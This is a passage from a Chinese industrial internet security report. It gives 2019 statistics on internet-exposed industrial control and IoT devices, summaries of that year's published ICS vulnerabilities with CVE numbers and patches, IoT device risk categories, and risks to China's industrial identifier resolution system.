据东北大学“谛听”团队监测数据表明[13]，在全球范围内，美国作为世界上最发达的工业化国家，暴露出的工控设备仍然保持第一，巴西紧随其后，中国暴露在互联网网的工控设备数量排名已由 2018 年的全球第六名跃至 2019 年的第三名，说明国内的工控安全态势仍然很严峻。

以下是国内各省暴露在互联网的工控设备数量统计:（统计包含 Modbus、S7、BACnet、TrherNet/IP、Moxa Nport、DNP3、IEC 104、GE SRTP、PCWorx、ProConOs、MELSEC-Q、OPC-UA 等 20 种工控协议[13]）




图 3-13 2019 年国内工控设备暴露数量分布图

统计显示，2019 年广东省超过台湾、香港，成为暴露工控设备数量最多的省份，排名第二和第三的是江苏和福建，台湾和香港分别据第四和第五位，之后就是浙江、山东、上海、北京，而这些省也正好都是全国 GDP 排名前 10 的省市自治区，这说明这些地区工业发达，拥有更多数量的工业企业和工业自动化设备，相应暴露在互联网的设备数量也就更多，相关的企业应该对这些设备的安全加以重视，以避免被恶意攻击造成损失。

3.2.2.3 2019 工业安全典型漏洞说明

以下是 2019 年内暴露的工业控制系统的典型漏洞。

西门子修复 S7-1500 PLC 中的两个 DoS 漏洞

1 月，西门子修复 Simatic S7-1500 可编程逻辑控制器（PLC）中的两个可导致 DoS 的安全漏洞。这两个漏洞（CVE-2018-16558 和 CVE-2018-16559）是由 Positive Technologies 的研究人员发现的，其 CVSS v3.0 得分均为 7.5。未经身份验证的攻击者可通过向 TCP 端口 80 或 443 发送恶意数据包来触发漏洞。西门子在 Simatic S7-1500 固件版本 2.5 中修复了这些漏洞。

日本 Omron 公司修复 HMI 产品中的 DoS 和 RCE 漏洞

1 月，日本欧姆龙（Omron）公司发布 CX-Supervisor 产品的安全更新，修复可导致 DoS 和 RCE 的多个安全漏洞。CX-Supervisor 是 SCADA 系统的 HMI 控制器，根据 ICS-CERT 的报告，该工具被广泛用于全球的能源领域。Source Incite 的研究员 Esteban Ruiz 发现了这些漏洞，漏洞范围包括 use-after-free、用户输入缺乏验证以及可导致任意代码/命令执行的类型混淆问题。欧姆龙在 CX-Supervisor 3.5.0.11 中修复了这些漏洞。

RDM 制冷系统曝严重安全漏洞，全球众多医院、超市受影响

2 月，英国安全研究人员发现苏格兰远程监控系统产商（Resource Date Management）研发的制冷控制系统存在重大安全缺陷，波及全球多家连锁超市、医疗机构约 7400 套制冷设备。攻击者可在互联网扫描发现暴露在网络中的制冷控制系统及其 Web 管理页面，进而使用默认账号密码登录系统后台，通过修改制冷系统的温度、告警阈值等参数，影响设备正常运行。

Phoenix 工业交换机曝漏洞 石油、能源和海事受影响

2 月，安全公司 Positive Technologies 披露 6 个 CVE 安全漏洞，事涉 Phoenix Contact FL Switch 3xxx、4xxx 和 48xx 系列工业控制交换机。固件版本 1.35 及以上的设备漏洞已修复。Positive 将这批漏洞描述为“关键”安全风险级别，称黑客可利用漏洞将设备挤掉线，或者发起中间人攻击。

罗克韦尔自动化修复 RSLinx 中的 DoS/RCE 漏洞

3 月，罗克韦尔自动化为其 RSLinx Classic 软件发布补丁，修复了一个可导致 DoS 以及 RCE 的高危漏洞（CVE-2019-6553）。RSLinx Classic 是安装广泛的通信软件，用于将 Allen Bradley PLC 连接到编程、数据采集和配置应用。Tenable 研究人员发现该产品使用的 DLL 中存在一个输入验证问题，可导致缓冲区溢出。攻击者可通过向端口 44818 发送恶意数据包来触发此漏洞。该漏洞的 CVSS 评分为 10 分。罗克韦尔表示该漏洞影响了 RSLinx Classic 4.10.00 及之前的版本。

Four Faith 工业级路由器远程命令执行漏洞

5 月，国家信息安全漏洞共享平台 CNVD 收录了 Four Faith 工业级路由器

远程命令执行漏洞。在 Four Faith 路由器中存在远程命令执行漏洞。分析表明，该漏洞是由于设备未对用户输入的命令进行安全验证造成的，当攻击者成功登陆至 Web 管理界面，可以利用该漏洞以 admin 权限执行任意命令。

GE Communicator 后门账户及提权漏洞

5 月，工业网络安全厂商 Dragos 研究人员 Reid Wightman 发现，通用电气的 GE Communicator 软件存在 5 个安全漏洞，包括硬编码的后门账户和提权漏洞等。GE Communicator 用于配置和调试 GE 的功率测量仪器，该工具被广泛用于世界各地的电力公司和大型制造商等。研究人员表示这些漏洞可允许攻击者获得工作站的管理权限，但利用它们需要网络或本地访问权限。GE 发布 GE Communicator 4.0.517 修补了这些漏洞。

菲尼克斯电气修复 Automationworx 套件中的多个漏洞

6 月，德国菲尼克斯电气（Phoenix Contact）修复 Automationworx 自动化套件中的多个漏洞，包括指针未初始化漏洞（CVE-2019-12870）、use-after-free 漏洞（CVE-2019-12871）和越界读漏洞（CVE-2019-12869）。受影响的版本包括 PC Worx 1.86 及之前版本、PC Worx Express 1.86 及之前版本和 Config+ 1.86 及之前版本。

ABB 修复自动化系统 HMI 中的十多个漏洞

6 月，DarkMatter xen1thLabs 研究团队发现瑞士工业技术公司 ABB 的 HMI 产品中的 12 个漏洞，这些漏洞可导致身份验证绕过、任意代码执行和信息泄露等。漏洞范围涵盖过时的软件组件、硬编码的管理员凭据、不安全的软件更新机制、FTP 服务器中的路径遍历、拒绝服务以及代码执行等，未经身份验证的攻击者可通过发送恶意请求来利用这些漏洞。成功利用漏洞的攻击者可能会阻止对受影响系统节点的合法访问、远程停止系统节点、控制系统节点或在系统节点中插入和运行任意代码。

VxWorks 修复 11 个安全漏洞，影响超过 20 亿台设备

7 月，Armis 研究人员在 VxWorks RTOS 中发现 11 个安全漏洞，这些漏洞影响了航空航天、国防、工业、医疗、汽车、消费电子等领域的 20 多亿台设备。

这些漏洞被统称为URGENT/11，可允许远程攻击者绕过传统的安全解决方案并完全控制受影响的设备或类似永恒之蓝一样导致大规模的设备中断，并且无需用户交互。这些漏洞存在于VxWorks 6.5之后的TCP/IP协议栈中，影响了过去13年来发布的所有VxWorks版本。该公司已经在上个月发布了修复补丁，但这些补丁通过设备厂商到达消费者可能还需要一定的时间。

Delta ICS系统存在缓冲区溢出漏洞，可导致设备被接管

8月，研究人员披露Delta工控系统enteliBUS Manager中的一个安全漏洞，该漏洞可导致设备被接管。根据McAfee研究人员的表述，该漏洞（CVE-2019-9569）是由缓冲区溢出导致的。攻击者可通过广播通信发起攻击，这意味者他们甚至无需知道攻击目标的网络位置。Delta Controls已经发布了该漏洞的修复补丁，但研究人员称通过Shodan搜索仍可发现1600个易受攻击的系统在网上暴露。

施耐德电气Modicon M580多个漏洞

9月，Modicon M580是施耐德电气的Modicon可编程自动化控制器产品线中的最新产品。研究人员发现Modicon对FTP的使用中存在多个漏洞，包括FTP明文身份验证漏洞（CVE-2019-6846）、FTP 固件更新功能导致的拒绝服务漏洞（CVE-2019-6844~CVE-2019-6841，CVE-2019-6847）、UMAS 明文数据传输漏洞（CVE-2019-6845）以及TFTP服务器信息泄露漏洞（CVE-2019-6851）。受影响的产品版本为Modicon M580 BMEP582040 SV2.80。

TwinCAT PLC存在多个漏洞，可导致拒绝服务攻击

9月，Rapid7研究人员发现TwinCAT受两个DoS漏洞的影响，包括Profinet驱动程序中的漏洞（CVE-2019-5637）及组件内部通信协议ADS有关的漏洞（CVE-2019-5636）。Rapid7指出，可能导致DoS状况的数据包类型通常是由nmap和其他网络扫描程序发出的，这意味着合法的网络扫描或漏洞管理活动可能会暂时破坏设备，但此类设备通常不会暴露在互联网上。

Rittal冷却系统身份验证绕过及硬编码凭据漏洞

11月，工业网络安全公司Applied Risk在德国Rittal制造的SK 3232系

列冷却器中发现两个与身份验证有关的严重漏洞。Rittal 是 Friedhelm Loh Group 的子公司，专门生产用于工业环境和数据中心的机柜系统。该款冷却器专为液体冷却套件(LCP)和机房空调(CRAC)等设计。第一个漏洞(CVE-2019-13549）使攻击者可以通过导航到特定 URI 来绕过身份验证并访问关键功能。第二个漏洞（CVE-2019-13553）则与硬编码凭据有关。根据 CISA 的公告，这些漏洞都可以远程利用，而受影响的系统被广泛用于全球的 IT、能源、关键制造、通信和商业设施领域。Applied Risk 表示已于 2019 年 1 月向该供应商报告了漏洞，但未收到任何回应，漏洞仍未修复。

GoAhead Web 服务器 RCE 漏洞影响大量 IoT 设备

11 月，GoAhead 嵌入式 Web 服务器中发现了两个漏洞，其中包括一个关键的远程代码执行漏洞（CVE-2019-5096）。该漏洞与 GoAhead 处理 multi-part/form-data 请求的方式有关，未经身份验证的攻击者可利用该漏洞触发 use-after-free，并通过发送恶意 HTTP 请求在服务器上执行任意代码。第二个漏洞（CVE-2019-5097）存在于同一组件中，可导致拒绝服务攻击。受影响的版本包括 v5.0.1、v.4.1.1 和 v3.6.5。根据 Shodan 的搜索结果，暴露在公网上的 GoAhead 服务器数量已超过 130 万。

思科 Talos 披露 WAGO PLC 中的多个漏洞

12 月，思科 Talos 研究人员在 WAGO 制造的可编程逻辑控制器（PLC）中发现多个严重漏洞，这些漏洞可导致任意代码执行、拒绝服务攻击或获取设备的登录凭据。受影响的产品包括 WAGO PFC200 和 PFC100 控制器，它们被广泛用于汽车、铁路、电力工程、制造和建筑物管理等行业中。这 9 个漏洞（CVE-2019-5073~CVE-2019-5075，CVE-2019-5077~CVE-2019-5082）的根本原因在于控制器使用的输入/输出检查配置服务的协议处理代码中存在问题。Talos 表示没有证据表明这些漏洞已在野外被利用。

施耐德修复 Modicon 及 EcoStruxure 中的多个漏洞

12 月，施耐德电气通知客户称已经为某些 Modicon 控制器和几种 EcoStruxure 产品中的漏洞提供了补丁。根据施耐德的说法，Modicon M580、M340、

Quantum 和 Premium 控制器受到三个拒绝服务（DoS）漏洞（CVE-2019-6857、CVE-2019-6856 和 CVE-2018-7794）的影响。这三个漏洞均是由“对异常情况的不正确检查”导致的，具有网络访问权限的攻击者可以通过 Modbus TCP 利用这些漏洞。此外，施耐德电气还修复了三款 EcoStruxure 产品中的安全漏洞，包括 Power SCADA Operation 电源监视和控制软件中的缓冲区溢出漏洞（CVE-2019-13537）、ClearSCADA 中的文件权限不正确漏洞和 EcoStruxure Control Expert 编程软件中的身份验证绕过漏洞。

西门子 SPPA-T3000 工控系统爆出致命漏洞

12 月，西门子发布公告称，其常用于石化工厂和大型可再生能源发电厂的工业设备中，存在 54 个安全漏洞，其中最为严重的漏洞可用于拒绝服务（DoS）攻击或在任意服务器上进行远程代码执行，这将会让发电厂面临出现故障并停止发电的风险。然而，更为恐怖的是，本次受影响的产品分布式控制系统 SPPA-T3000，它遍布于美国、德国、俄罗斯和其它国家的主要发电厂中，这意味着全球电厂或将遭遇大劫难。

3.2.3 物联网接入设备安全

物联网设备是工业互联网系统中负责现场采集和发送数据的设备， 物联网接入设备种类繁多， 据 GSMA Intelligence 统计，截至到 2019 年，全球物联网设备连接数量达到 110 亿，其中消费物联网终端数量达到 60 亿、工业物联网终端数量达到 50 亿。预测在 2025 年全球物联网终端连接数量将达到 250 亿，其中消费物联网终端连接数量达到 110 亿、工业物联网终端连接数将达到 140 亿，占全球连接的一半以上。近两年，随着物联网设备安全事件爆发，厂商已经逐渐意识到信息安全的重要性，但终端设备本身资源、技术等的限制依旧制约着安全防护能力的提升，至今为止，物联网边缘接入设备依旧是物联网系统信息安全的薄弱环节。

3.2.3.1 物联网设备安全风险

总体来说，物联网终端面临的风险主要包括以下几个方面：

- **硬件设计缺陷**（如电磁屏蔽不足导致的侧信道攻击等）
- **操作系统漏洞**（如物联网设备的嵌入式操作系统存在安全漏洞）
- **软件漏洞**（如输入验证错误、访问验证错误、软件设计错误等）
- **调试接口未做保护**（初始密码未做修改、原厂商维护接口被破解等等）
- **缺乏设备认证机制**（如设备 ID 被盗用，非法的设备可接入到网络中）
- **缺少数据保护机制**（通信数据明文传输、缺乏加密和校验）

物联网设备在接入工业互联网平台时需要通信对接，可采用协议无关的隧道封装技术与工业互联网平台相连，简单物联网终端功能单一、信息安全威胁较少；智能物联网终端设备功能复杂，新功能的增加、功能精简不当都将引入新的安全风险。

边缘网关到平台层，可以采用采用通信数据隧道封装的方式，实现协议无关性的安全通信，通过支持多种高强度的对称加密算法和对秘钥基于非对称算法的安全分发，实现全过程的通信安全。

物联网设备边缘接入设备主要包括：物联网终端和物联网网关。

物联网终端是物联网中负责采集发送数据、执行控制指令的设备，一般将物联网终端设备分为简单终端和智能终端，简单终端外部接口较少，仅满足单一的物理用途，如电力监测用的终端、物流用的 RFID 终端；智能终端通常内置基本处理器，外部接口较多，设计复杂，可以通过软硬件模块的安装拆卸、内部软件的设置来满足不同的应用需求，如电力使用的智能融合终端。

物联网终端自身的合法性可以由设备标识由数字证书功能实现，由于很多物联网设备的计算资源很小，不一定支持数字证书，则可用设备 ID 或其他方式进行替代，作为设备认证唯一标识。物联网设备的标识由工业互联网平台的身份管理服务进行统一的维护，在日常工作过程中作为设备认证的重要参数进行传递。在网关侧，接入设备标识进行校验，对其发布和订阅消息等各类请求进行阻断，防止异常接入。

物联网网关作为连接感知网络和信息通信网络的桥梁，具备更强大的处理能力，接受服务端系统发出的命令传递给终端，并将终端采集的信息经过处理发

送至服务器端，支持感知网络与信息通信网络，以及感知网络之间的互联互通。

简单的物联网终端功能单一，信息安全威胁较少；智能终端和物联网网关功能复杂，现有很多厂商采用了在传统三层网络设备的基础架构上增加 zigbee、蓝牙、红外、RS232、RS485 等软硬件功能模块的解决方案，可使原网络设备快速适用于物联网环境，具备网络接入和物联网接入功能的网关功能全面，但新功能的增加、原有功能的精简不当都将引入新的安全风险。

据东北大学“谛听”团队对部分物联网协议（MQTT、AMQP、XMPP、SOAP、COAP、ONVIF）的统计检测[13]，目前暴露在互联网的设备数量仍然非常巨大，其中北京、香港、广东、上海、浙江、台湾、四川、山东、福建等省的数量居前，这些设备暴露在互联网即意味着有更大的网络安全风险，安全问题需要重视。




图 3-14 2019 年物联网设备暴露在互联网的设备统计

3.2.3.2 物联网设备安全统计与分析

梆梆科技安全服务人员通过对市面上常见的 127 款物联网智能终端设备、物联网网关设备（含物联网网关、票据终端、智能电表、电网智能融合终端、车联网 IVI 设备、Tbox 设备、摄像头、闸机、智能门锁等等）进行渗透测试，得到现阶段物联网边缘接入设备的信息安全风险危险等级分布如下图所示，中高危风

险占据了 74%，可见当前物联网终端设备安全风险不容小觑。




图 3-15 物联网设备安全威胁等级统计

进一步分析风险产生的原因，如下图所示，可以发现输入验证错误、软件/硬件设计错误占据 69%，由此可知，厂商需要加强在产品研发设计阶段对信息安全的重视。




图 3-16 物联网设备漏洞分类

如上统计表明，现有物联网终端面临的安全风险主要包括以下几个方面：

- **软件漏洞**。主要是输入验证错误、访问验证错误、软件设计错误，很多生产厂商缺乏安全意识和安全能力，在终端操作系统、固件、业务应用等软件的设计和开发过程中并未做安全考虑，导致软件存在编码或者逻辑方面的安全漏洞和缺陷；部分生产厂商为了节约开发成本，使用通用、开源的操作系统，或直接调用未做任何安全检测的第三方组件，给设备带来了极大的安全风险。如某款智能终端使用 USB 设备更新时，未对更新包进行完整性校验，攻击者使用恶意构造的更新包可以在系统中注入恶意程序。

- **硬件设计缺陷。**物联网终端如果在硬件架构设计上未做安全考虑，会为恶意攻击者提供诸多“便利”。例如：设备外壳设计上没有做相应的防拆除设计，攻击者将能很容易接触到内部硬件，利用工具直接从内部硬件组件中提取固件和数据，然后加以分析寻找可以利用的漏洞进行共计；设备没有在主板设计中隐藏关键总线丝印敏感信息，攻击者可以通过分析总线上 MCU 与核心器件的连接及通信，发掘系统的脆弱性。

- **调试接口未做保护。**通常为了便于终端维护，设备生产厂商会预留相应的硬件或者软件调试接口，以便于进行运维过程中的本地调试或远程调试。当前多数生产厂商在预留接口上并未做安全保护，攻击者可以利用暴露的物理接口直接访问设备固件，进行固件提取和分析，或者利用远程的软件调试接口进行非授权访问，实施系统层面的操作。

- **保留不必要的服务。**产品设计时，选择基于三层网络设备进行开发，在系统服务删减时保留很多不必要的服务，这些服务一部分默认开启，还有一服务只需简单的操作就可以开启，给网关带来了极大的安全风险。例如：某款网关设备默认开启 tftp 服务，攻击者可以通过 tftp 下载系统用户密码数据，进一步破解用户密码登录系统。登录系统后，只需简单的配置就开启网关的 wifi 功能，结合系统的软件漏洞可以实现远程攻击。

- **缺少敏感数据保护机制。**专用网关通过遥测功能控制终端设备进行信息采集，这些信息往往会涉及到重要敏感业务数据或者个人隐私信息，

例如智能电表用电信息、家庭智能家居采集的用户数据、智能穿戴设备采集的个人信息等，这些敏感数据多使用简单的加密处理，有的甚至明文传输，可能被攻击者直接篡改或加以利用。

3.3 工业互联网网络安全风险

工业互联网网络是构建工业环境下人、机、物全面互联的网络基础设施，包含了在设备层和边缘层间的生产控制网络、在企业内部的企业与园区网络、以及企业外部的互联网骨干网络，工业互联网标识解析体系是工业互联网网络体系的重要组成部分，工业互联网网络体系的安全是工业互联网安全的重要组成部分。

3.3.1 标识解析体系安全分析

工业互联网标识解析体系是工业互联网的重要组成部分，是实现工业全要素、各环节信息互通的关键枢纽，更是工业互联网安全运行的核心基础设施之一。因此，加强工业互联网标识解析体系的安全研究和保障意义重大。

工业互联网标识解析体系是以互联网 DNS 和 Handle 解析技术为原型的基础之上，设计和构建工业领域的分布式大型数据库系统。通过该系统，能够实现根据工业标识编码查询目标对象网络位置或者相关信息的系统装置，对机器和物品进行唯一性的定位和信息查询。

我国工业互联网标识解析体系采用兼容 GS1、Handle、OID、Ecode 技术方案，由国际根节点、国家顶级节点、二级节点、企业节点、递归节点等要素组成。




图 3-17 中国工业互联网标识解析体系架构

由于系统采用互联网 DNS 技术原型进行设计，同样也会面临来自于互联网诸多安全威胁，其次是作为工业领域分布式层次数据库系统，数据体量和复杂度远超于当前的互联网体系，再次是区块链、人工智能等新技术的使用，新老问题交织即将接踵而至，势必将会成为工业互联网标识解析系统的安全挑战。

目前，北京、上海、广州、重庆、武汉五大标识解析国家顶级节点自 2018 年底上线运行，系统功能逐步完备，与 Handle 国际根节点、OID(Object Identifier，对象标识符) 国际体系等实现对接。当前，我国工业互联网标识服务体系持续完善，标识应用成效初步显现。截至 2019 年底，已部署并上线试运行的工业互联网标识节点达 34 个，涵盖 16 个行业，标识注册总量突破 12 亿，接入标识服务节点的企业 超过 800 家。

从风险分析视角，工业互联网标识解析体系安全风险主要包括：架构安全风险、身份安全风险、数据安全风险、运营安全风险四大风险对象。




图 3-18 工业互联网标识解析体系安全风险

3.3.1.1 架构安全风险

架构安全风险包括节点可用性风险、节点间协同风险、关键节点关联性风险、新技术风险等;

节点可用性风险是指解析体系架构的每一层中每种节点在可用性方面面临的风险，如果节点受到攻击，那么该节点的可用性会受到威胁，造成节点功能失效或者不可达。具体而言，节点的可用性风险主要包括以下方面：

- DDoS 攻击

DDoS 攻击可能会对工业互联网标识解析体系数据库及其用户产生重大的影响。DDoS 攻击可能针对工业互联网标识解析体系一级节点、二级节点、递归节点、企业节点，通过僵尸网络利用各类标识解析服务请求耗尽被攻击节点的系统资源，造成网络无法处理合法用户的请求，导致工业互联网标识解析服务不可用。

节点间协同性风险是指对于解析体系的分布式特点，如果在解析过程中，节点协同性出现问题，就会造成数据同步或者复制内容过程出现延迟现象，导致数据不一致或者数据完整性出现问题。节点间协同性面临的主要风险包括：

- 代理服务器延迟

代理服务器是指安装在本地网络边缘，作为用户终端向服务器发起请求的安

全控制终端，实现用户发起查询的安全性校验，提供标识匹配、标识转换等功能。如果代理服务器受到攻击，那么会导致解析服务器的应答延时增大，重则无法正常提供解析服务。

- 镜像服务器延迟

各解析服务器的镜像站点之间复制内容可能存在延迟，导致数据不一致的问题，系统客户端应注意镜像站点之间内容复制的可能延迟。对于任何时间敏感的数据，应该考虑将解析请求发送到主服务站点。

- 数据完整性

